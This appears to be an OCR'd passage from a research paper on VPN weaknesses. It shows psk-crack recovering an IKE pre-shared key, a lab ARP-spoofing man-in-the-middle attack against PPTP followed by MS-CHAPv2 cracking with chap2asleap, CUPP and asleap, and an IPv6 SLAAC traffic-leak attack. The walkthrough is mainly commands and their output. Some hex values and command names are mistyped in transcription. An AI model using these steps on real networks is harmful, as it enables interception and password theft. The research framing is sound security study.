gx_r	The responder (VPN Server) public Diffie-Hellman value (in the key exchange payload)
gx_i	The initiator (VPN client) public Diffie-Hellman value (in the key exchange payload)
cky_r	The responder (VPN Server) ISAKMP cookie (in the ISAKMP header)
cky_i	The initiator (VPN client) ISAKMP cookie (in the ISAKMP header)
SAi_b	The body of the initiator (VPN client) SA payload
$IDir_b$	The body of the responder (VPN Server) ID payload
Ni_b	The body of the initiator (VPN client) nonce payload
Nr_b	The body of the responder (VPN Server) nonce payload
psk	The Pre-Shared Key (group password)

The attacker can perform an offline dictionary attack by running a list of candidate passwords (keys) through the hash function and comparing the resulting hash in each case with the hash that the server sent. If the two match, the correct password is found. This attack is very fast: MDCrack [a MD5 bruteforce tool] can achieve 1.5 million keys per second with pure MD5 and a PIII 700. PSK bruteforcing consists of 4 MD5's, and 4 64 byte XORs but should still be able to achieve 375,000 IKE keys per second. Preliminary tests in C have shown 26,000 keys per second with un-optimized routines. [23] There are a number of other tools like Cain and Abel to steal passwords for malicious access to the VPN as well.

```
root@kali:~# psk-crack -d /usr/local/share/ike-scan/psk-crack-dictionary
psk.txt

Starting psk-crack [ike-scan 1.9] (http://www.nta-monitor.com/tools/ike-
scan/)
Running in dictionary cracking mode
key "ADMIN" matches SHA1 hash c1dc52bbb88d4b434c1050a6e77e923f03afbc82
Ending psk-crack: 136 iterations in 0.001 seconds (153153.15
iterations/sec)
```

The offline cracking using psk-crack supports the dictionary, brute-force and hybrid mode cracking. Shown above is the dictionary mode of psk-crack that cracks the pre-shared key ADMIN.

2.3. PPTP Exploitation and Man in the Middle Attacks

2.3.1. PPTP-based VPNs

PPTP refers to Point to Point Tunneling Protocol and is another type of implementation for a VPN server that uses TCP instead of UDP as a channel medium to send packets across the internet. It works by encapsulating packets inside point-to-point protocol (PPP) packets, which are in turn encapsulated in generic routing encapsulation protocol (GRE) packets. The Microsoft challenge handshake authentication protocol (MS-CHAP v2) is commonly used as an authentication method in PPTP-based VPNs and works as follows:

I. Server sends a challenge to the requesting client.
II. Client uses this challenge and the password to calculate a response. This response is then sent to the server.
III. Server checks the provided response against the response it expected. If they match, authentication is successful otherwise the connection is terminated.

It must be noted that MS-CHAPv2 has been proven to be easily cracked [25] and shall be exploited for Man-in-the-Middle attack in this section.

2.3.2. Setting up for PPTP Exploitation

The Windows Operating system comes with a default PPTP-based VPN software. Both the VPN client and server are set up (with MS-CHAPv2 enabled for authentication) through a guided wizard in network connections under control panel on two machines. The username (Merlin) and password (rocky123) is created for the client to establish a connection to the server. A third machine running Kali Linux operating system is setup for the man-in-the-middle attack. Kali Linux comes equipped with various security tools that can be used to launch the MitM attack. All three machines are located on the same LAN.

There are three steps involved in the attack. In the first step, the tools arpspoof and Wireshark are used to sniff and analyze the challenge and response packets exchanged between the VPN server and client. In the second step, a custom dictionary file specific to the client user is generated using the CUPP2 program. In the last step, this dictionary file along with the hex values from challenge and response packets is fed into the ASLEAP program that cracks the MSChapv2 and generates the key.




Figure 2.3.2: PPTP exploitation flow diagram.

2.3.3. MitM Attack to Sniff Challenge and Response Packets

Before the connection is established between the VPN client and server, it is ARP cache poisoned to launch a Man-in-the-Middle Attack. The client is fooled into believing that the attacker is the VPN server, and the server that the attacker is the VPN client, forcing both to relay messages through the attacker. This is done by running arpspoof tool in both directions. One instance is run from client IP address as target to the server IP address as the host.


```
root@kali:~# arpspoof -i eth0 -t 192.168.1.100 192.168.1.107
0:3:ff:26:5a:80  0:24:8c:cb:20:d0  0806  42:  arp  reply  192.168.1.107  is-at
0:3:ff:26:5a:80
0:3:ff:26:5a:80  0:24:8c:cb:20:d0  0806  42:  arp  reply  192.168.1.107  is-at
0:3:ff:26:5a:80
0:3:ff:26:5a:80  0:24:8c:cb:20:d0  0806  42:  arp  reply  192.168.1.107  is-at
0:3:ff:26:5a:80
```

-i eth0 is the ethernet interface that arpsoof uses to perform the ARP poisoning. –t <ip address> is the target/destination address and the last IP address is the host IP. Similarly, another instance is run vice versa.

```
root@kali:~# arpspoof -i eth0 -t 192.168.1.107 192.168.1.100
0:3:ff:26:5a:80  0:d:61:75:38:bd  0806  42:  arp  reply  192.168.1.100  is-at
0:3:ff:26:5a:80
0:3:ff:26:5a:80  0:d:61:75:38:bd  0806  42:  arp  reply  192.168.1.100  is-at
0:3:ff:26:5a:80
0:3:ff:26:5a:80  0:d:61:75:38:bd  0806  42:  arp  reply  192.168.1.100  is-at
0:3:ff:26:5a:80
```

However, there is an issue with arpSpoofing. If either the server or client is secured behind a firewall or both are located remotely from one another, arpSpoofing may fail. For the sake of our experiment, we have therefore placed all three machines in a LAN.

Next, we use Wireshark to analyze the packets. It is an open-source application to monitor network traffic. We set up Wireshark before the VPN connection is established in order to specifically monitor the MSCHAPv2 handshake. Initially, a bunch of ARP protocol packets are exchanged between server and client. When the client connects to the VPN server, we filter out the packets and focus on PPTP protocol packets by using the CHAP filter. This allows only the challenge and response packets to be displayed, as shown below.



```
No.  Time       Source         Destination    Protocol  Info
 195 20.185831  192.168.1.107  192.168.1.100  PPP CHAP  Challenge (NAME='DELTA', VALUE=0x76d50616e6fc58c914a0982c
 216 20.189676  192.168.1.107  192.168.1.100  PPP CHAP  Challenge (NAME='DELTA', VALUE=0x92a9c7ea5dd01ddac69e637a
 217 20.189696  192.168.1.107  192.168.1.100  PPP CHAP  Challenge (NAME='DELTA', VALUE=0x92a9c7ea5dd01ddac69e637a
 222 20.190278  192.168.1.100  192.168.1.107  PPP CHAP  Response (NAME='merlin', VALUE=0x2074c952581e71466d19c780
 223 20.190294  192.168.1.100  192.168.1.107  PPP CHAP  Response (NAME='merlin', VALUE=0x2074c952581e71466d19c780
```

```
▷ Frame 217: 78 bytes on wire (624 bits), 78 bytes captured (624 bits)
▷ Ethernet II, Src: Microsof_26:5a:80 (00:03:ff:26:5a:80), Dst: AsustekC_cb:20:d0 (00:24:8c:cb:20:d0)
▷ Internet Protocol, Src: 192.168.1.107 (192.168.1.107), Dst: 192.168.1.100 (192.168.1.100)
▷ Generic Routing Encapsulation (PPP)
▷ Point-to-Point Protocol
▽ PPP Challenge Handshake Authentication Protocol
    Code: Challenge (1)
    Identifier: 0
    Length: 26
  ▽ Data (22 bytes)
      Value Size: 16
      Value: 92a9c7ea5dd01ddac69e637aa08600ba
      Name: DELTA
```


```
0020  01 64 30 81 88 0b 00 1c  e4 52 00 00 00 12 00 00   .d0..... .R......
0030  00 1f c2 23 01 00 00 1a  10 92 a9 c7 ea 5d d0 1d   ...#.... .....]..
0040  da c6 9e 63 7a a0 86 00  ba 44 45 4c 54 41         ...cz... .DELTA
```

CHAP value data (chap.value), 16 b...
Packets: 145781 Displayed: 16262 Marked: 0 Dropped: 34405
Profile: Default

Figure 2.3.3.1Challenge packet Captured in Wireshark

The packet labelled challenge is the challenge that the server sends to the requesting client. We copy the challenge key from the PPP challenge handshake authentication protocol section. This key is a hexadecimal value that will be fed into the ASLEAP program later.

The VPN client uses this challenge and the password to calculate a response that is then sent to the server. Wireshark also captures this packet labelled response. Again, we can copy the response data value from the PPP challenge handshake authentication protocol section. Note that this hexadecimal value is longer than the challenge key. It contains 16 bytes of challenge key padded with some zeros and followed by the 24 bytes of the response. The username (Merlin) in clear text is included in the response packet.



```
Filter: chap                                   Expression...  Clear  Apply

No.  Time       Source         Destination    Protocol  Info
 195 20.185831  192.168.1.107  192.168.1.100  PPP CHAP  Challenge (NAME='DELTA', VALUE=0x76d50616e6fc58c914a0982c
 216 20.189676  192.168.1.107  192.168.1.100  PPP CHAP  Challenge (NAME='DELTA', VALUE=0x92a9c7ea5dd01ddac69e637aa
 217 20.189696  192.168.1.107  192.168.1.100  PPP CHAP  Challenge (NAME='DELTA', VALUE=0x92a9c7ea5dd01ddac69e637aa
 222 20.190278  192.168.1.100  192.168.1.107  PPP CHAP  Response (NAME='merlin', VALUE=0x2074c952581e71466d19c780f
 223 20.190294  192.168.1.100  192.168.1.107  PPP CHAP  Response (NAME='merlin', VALUE=0x2074c952581e71466d19c780f

▷ Frame 223: 112 bytes on wire (896 bits), 112 bytes captured (896 bits)
▷ Ethernet II, Src: Microsof_26:5a:80 (00:03:ff:26:5a:80), Dst: Giga-Byt_75:38:bd (00:0d:61:75:38:bd)
▷ Internet Protocol, Src: 192.168.1.100 (192.168.1.100), Dst: 192.168.1.107 (192.168.1.107)
▷ Generic Routing Encapsulation (PPP)
▷ Point-to-Point Protocol
▽ PPP Challenge Handshake Authentication Protocol
    Code: Response (2)
    Identifier: 0
    Length: 60
  ▽ Data (56 bytes)
      Value Size: 49
      Value: 2074c952581e71466d19c780f53bac360000000000000000...
      Name: merlin

0030  00 12 c2 23 02 00 00 3c  31 20 74 c9 52 58 1e 71   ...#...< 1 t.RX.q
0040  46 6d 19 c7 80 f5 3b ac  36 00 00 00 00 00 00 00   Fm....;. 6.......
0050  00 7a cd 48 81 d3 29 69  c9 23 52 fa f8 87 be 7e   .z.H..)i .#R....~
0060  c6 a9 7e 94 31 b4 fb 64  6b 00 6d 65 72 6c 69 6e   ..~.1..d k.merlin

CHAP value data (chap.value), 49 b... | Packets: 145781 Displayed: 16262 Marked: 0 Dropped: 34405 | Profile: Default
```

Figure 2.3.3.2 Response packet Captured in Wireshark

2.3.4. Cracking MSCHAPv2


2.3.4.1. Formatting challenge and response values

Now that we have both the challenge and response hex values, we can pass these into the chap2asleap tool. It is a python script that formats the hex values and generates correct arguments for ASLEAP program.

```
root@kali:~# pythin chap2asleap.py –u merlin
-c 92a9c7ae5dd01ddac69e637aa088600ba
-r 2074c952581e71466d19c780f53bac360000000000000000000007axd4881d3269c9235faf
887be7ec6a9431b4b646b00 -v
```

In the command-line, we pass the –u username (Merlin) found in the response packet, the –c CHAP challenge value and the –r CHAP response value. The CHAP challenge value is directly mapped to the authentication challenge in chap2asleap. The CHAP response value is broken down into peer challenge, zero padding and peer response.

The actual challenge hash to use in ASLEAP is generated by adding these hashes to the username hash.




```
       ~~~chap2asleep v0.1.1 - Asleep Argument Generator~~~
(C)opyright 2010, Ben 'g0tmi1k' Wilson ~ http://g0tmi1k.blogspot.com

[>]       Username: merlin
[>] CHAP Challenge: 92a9c7ea5dd01ddac69e637aa08600ba
[>]  CHAP Response: 2074c952581e71466d19c780f53bac3600000000000000007acd4881d32969c92352faf
887be7ec6a97e9431b4fb646b00
[>] Auth Challenge: 92a9c7ea5dd01ddac69e637aa08600ba
[>] Peer Challenge: 2074c952581e71466d19c780f53bac36
[>]  Peer Response: 7acd4881d32969c92352faf887be7ec6a97e9431b4fb646b
[>]      Challenge: 24021e72590fb0a6

cd /pentest/wireless/asleap
./genkey -r /pentest/passwords/wordlists/darkc0de.lst -f words.dat -n words.idx
./asleap -C 24:02:1e:72:59:0f:b0:a6 -R 7a:cd:48:81:d3:29:69:c9:23:52:fa:f8:87:be:7e:c6:a9:7
e:94:31:b4:fb:64:6b -f words.dat -n words.idx
```

In the final output, chap2asleep produces the challenge key and, the challenge and response values in the colon delimitated format.

2.3.4.2. Producing Dictionary File

Next, we produce a dictionary file directed to the specific user using the common user passwords profiler (CUPP). It is a program that prompts to enter information about the user such as his name, birthday, spouse, kids, favorite pets, etc. and then generates a dictionary file with possible password combinations related to the information entered. Recall that we have set up the password for the user merlin to be rocky123. Assume that Merlin has a dog named rocky that he used as part of his password. We enter this information as shown in the figure below and the program generates a merlin.txt file containing a bunch of random possible password combinations the user merlin could have potentially used.



```
[+] Insert the informations about the victim to make a dictionary [low cases!]
[+] If you don't know all the info, just hit enter when asked! ;)

> Name: merlin
> Surname: ambrosius
> Nickname: wizard
> Birthdate (DDMMYYYY; i.e. 04111985): 05121058


> Wife's(husband's) name: morgana
> Wife's(husband's) nickname: morgana
> Wife's(husband's) birthdate (DDMMYYYY; i.e. 04111985): 07151059


> Child's name:
> Child's nickname:
> Child's birthdate (DDMMYYYY; i.e. 04111985):


> Pet's name: rocky
> Company name:


> Do you want to add some key words about the victim? Y/[N]: n
> Do you want to add special chars at the end of words? Y/[N]: n
> Do you want to add some random numbers at the end of words? Y/[N]y
> Leet mode? (i.e. leet = 1337) Y/[N]: y

[+] Now making a dictionary...
[+] Sorting list and removing duplicates...
[+] Saving dictionary to merlin.txt, counting 123476 words.
[+] Now load your pistolero with merlin.txt and shoot! Good luck!
```


This text file is passed into the genkeys utility which generates hash keys for all passwords listed. There are other ways of producing the dictionary file but we're using CUPP2 to reduce the amount of brute force dictionary attack attempts that are needed to determine what the password is.

2.3.4.3. Cracking

Now that the dictionary file is ready to be used, the colon delimitated challenge hash, response hash, dictionary hash file and index file are passed into the ASLEAP program to perform a brute force dictionary attack.

```
./asleep –C 24:02:le:72:59:0f:b0:a6
–R 7a:cd:48:81:d3:29:69:c9:23:52:fa:f8:87:be:7e:c6:a9:7e:94:31:b4:fb:64:6b
–f dict.dat –n index.idx
```

Shown below is the successful cracking of the password.



```
asleap 2.2 - actively recover LEAP/PPTP passwords. <jwright@hasborg.com>
        hash bytes:        f4dc
        NT hash:           b9e6435ec137f33f47dc0fda6f14f4dc
        password:          rocky123
```

2.4. IPv6 VPN Traffic Leakage

2.4.1. Why does IPv6 leakage occur?

The VPN client programs only manipulate the IPv4 routing table and not the IPv6 routing table, resulting in all IPv6 traffic bypassing (leaking out of) the VPN's virtual interface. The security concerns stems from the nature of IPv4/6 dual stack implementations on common operating systems that have been introduced to smoothly transition between the two protocols (RFC 4213) to let a network and host to simultaneously operate both IPv4 and IPv6. Hence, most OS have IPv6 enabled and prefer it over IPv4 in line with RFC 6724. Some Operating systems such as Windows 7 and 8 even have DHCPv6, the IPv6-version of DHCP, enabled by default. This means that if they haven't already got an IPv6 connection, they will obtain one from any DHCPv6 server running on the local network.

2.4.2. The SLAAC Attack

A man in the middle can advertise himself as an IPv6 router, and the VPN client OS will start sending all the traffic to him because IPv6 is preferred. The adversary only needs to be on the same local network as you are, such as a public Wi-Fi. The attack is also known as "SLAAC Attack". A step-by-step procedure to launch a SLAAC Attack is provided by Waters [36]. He targets the default configuration flaw on Windows 7 hosts, but the same procedure can be applied to any operating system that ships with IPv6 installed and operational by default. Following is the output of ipconfig looks like on the victim host before the IPv6 interface is connected to the network:

```
Ethernet adapter Local Area Connection:
Connection-specific DNS Suffix  . :
Description . . . . . . . . . . . : Atheros AR8131 PCI-E Gigabit Ethernet Controller (NDIS
6.20)
Physical Address. . . . . . . . . : 00-26-9E-47-4E-0F
DHCP Enabled. . . . . . . . . . . : Yes
Autoconfiguration Enabled . . . . : Yes
Link-local IPv6 Address . . . . . : fe80::119c:ea76:23d4:290d%10(Preferred)
IPv4 Address. . . . . . . . . . . : 192.168.0.2(Preferred)
```

```
Subnet Mask . . . . . . . . . . . : 255.255.255.0
Lease Obtained. . . . . . . . . . : 30 March 2011 23:23:08
Lease Expires . . . . . . . . . . : 31 March 2011 13:55:33
Default Gateway . . . . . . . . . : 192.168.0.251
DHCP Server . . . . . . . . . . . : 192.168.0.251
DHCPv6 IAID . . . . . . . . . . . : 285221771
DHCPv6 Client DUID. . . . . . . . : 00-01-00-01-12-52-C9-D5-00-26-9E-47-4E-0F
DNS Servers . . . . . . . . . . . : 192.168.0.251
NetBIOS over Tcpip. . . . . . . . : Enabled
```

Note the presence of a link-local IPv6 address that shows the host is IPv6-capable. Once the man in the middle advertise himself as an IPv6 router, the VPN client derives a routable IPv6 address for itself and queries DHCPv6 for further configuration. Shortly, ipconfig will output:

```
Ethernet adapter Local Area Connection:
Connection-specific DNS Suffix  . : pwned.by.v6
Description . . . . . . . . . . . : Atheros AR8131 PCI-E Gigabit Ethernet Controller (NDIS
6.20)
Physical Address. . . . . . . . . : 00-26-9E-47-4E-0F
DHCP Enabled. . . . . . . . . . . : Yes
Autoconfiguration Enabled . . . . : Yes
IPv6 Address. . . . . . . . . . . : 2001:6f8:608:fab:119c:ea76:23d4:290d(Preferred)
Temporary IPv6 Address. . . . . . : 2001:6f8:608:fab:687a:83f:caa7:8f9c(Preferred)
Link-local IPv6 Address . . . . . : fe80::119c:ea76:23d4:290d%10(Preferred)
IPv4 Address. . . . . . . . . . . : 192.168.0.2(Preferred)
Subnet Mask . . . . . . . . . . . : 255.255.255.0
Lease Obtained. . . . . . . . . . : 30 March 2011 23:23:08
Lease Expires . . . . . . . . . . : 31 March 2011 13:55:33
Default Gateway . . . . . . . . . : fe80::225:4bff:fefd:9173%10
192.168.0.251
DHCP Server . . . . . . . . . . . : 192.168.0.251
DHCPv6 IAID . . . . . . . . . . . : 285221771
DHCPv6 Client DUID. . . . . . . . : 00-01-00-01-12-52-C9-D5-00-26-9E-47-4E-0F
DNS Servers . . . . . . . . . . . : 2001:6f8:608:ace::c0a8:5802
192.168.0.251
NetBIOS over Tcpip. . . . . . . . : Enabled
Connection-specific DNS Suffix Search List: pwned.by.v6
```

Notice that the VPN client OS has begun redirecting all the traffic to the IPv6 default gateway which is actually the link local address of the attackers' interface. Other tools such as SuddenSix [38-39] on Linux presented at DEFCON 21 Hacking Conference, 2012 [37], Evil FOCA [40-41] on Windows also presented at DEFCON 21 and THC-IPv6 with fake_router6[42] on Linux can be used to launch Man-In-The-Middle Attacks using IPv6.

2.4.3. Measuring the criticality of IPv6 leakage

The study [19] and other papers [26-28] further reveal that a small leakage of IPv6 traffic can expose the whole user browsing history even on IPv4 only websites. These mention third party "plug-ins" such as ad brokers, trackers, analytics tools, social media plugins, and the Referer HTTP header that discloses the exact URL of the visited page in the fetching of each of the third party objects embedded in it. Even if one of these fetches are leaked through IPv6 traffic leakage outside the VPN tunnel, then the actual user IP can be compromised along with the page URL that the host is accessing. Figure 3.5 presents the results of studying the number of IPv6 third party objects that the Alexa [29] top 1K IPv4-only websites embed. [19]

